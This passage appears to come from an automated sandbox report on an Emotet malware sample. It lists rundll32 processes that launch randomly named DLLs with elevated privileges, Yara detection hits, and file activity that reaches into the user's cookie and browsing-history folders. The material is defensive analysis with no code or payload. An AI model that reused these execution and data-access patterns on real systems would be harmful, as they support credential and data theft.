Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2117427965.00000000006C1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2115320504.0000000000200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Copyright null 2021

Analysis Process: rundll32.exe PID: 2408 Parent PID: 2856

General

Start time:	08:36:53
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Afhsry\advki.tth',Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2118908713.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2118847844.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3052 Parent PID: 2408

General

Start time:	08:36:55
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tjgkecgvqxx\dxuouhyssc.uio',Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2347951504.0000000000221000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2347931935.0000000000200000.00000040.00000001.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2384C0	HttpSendRequestW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Tjgkecgvqxx\dxuouhyssc.uio	cannot delete	1	23AAAA	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis

Copyright null 2021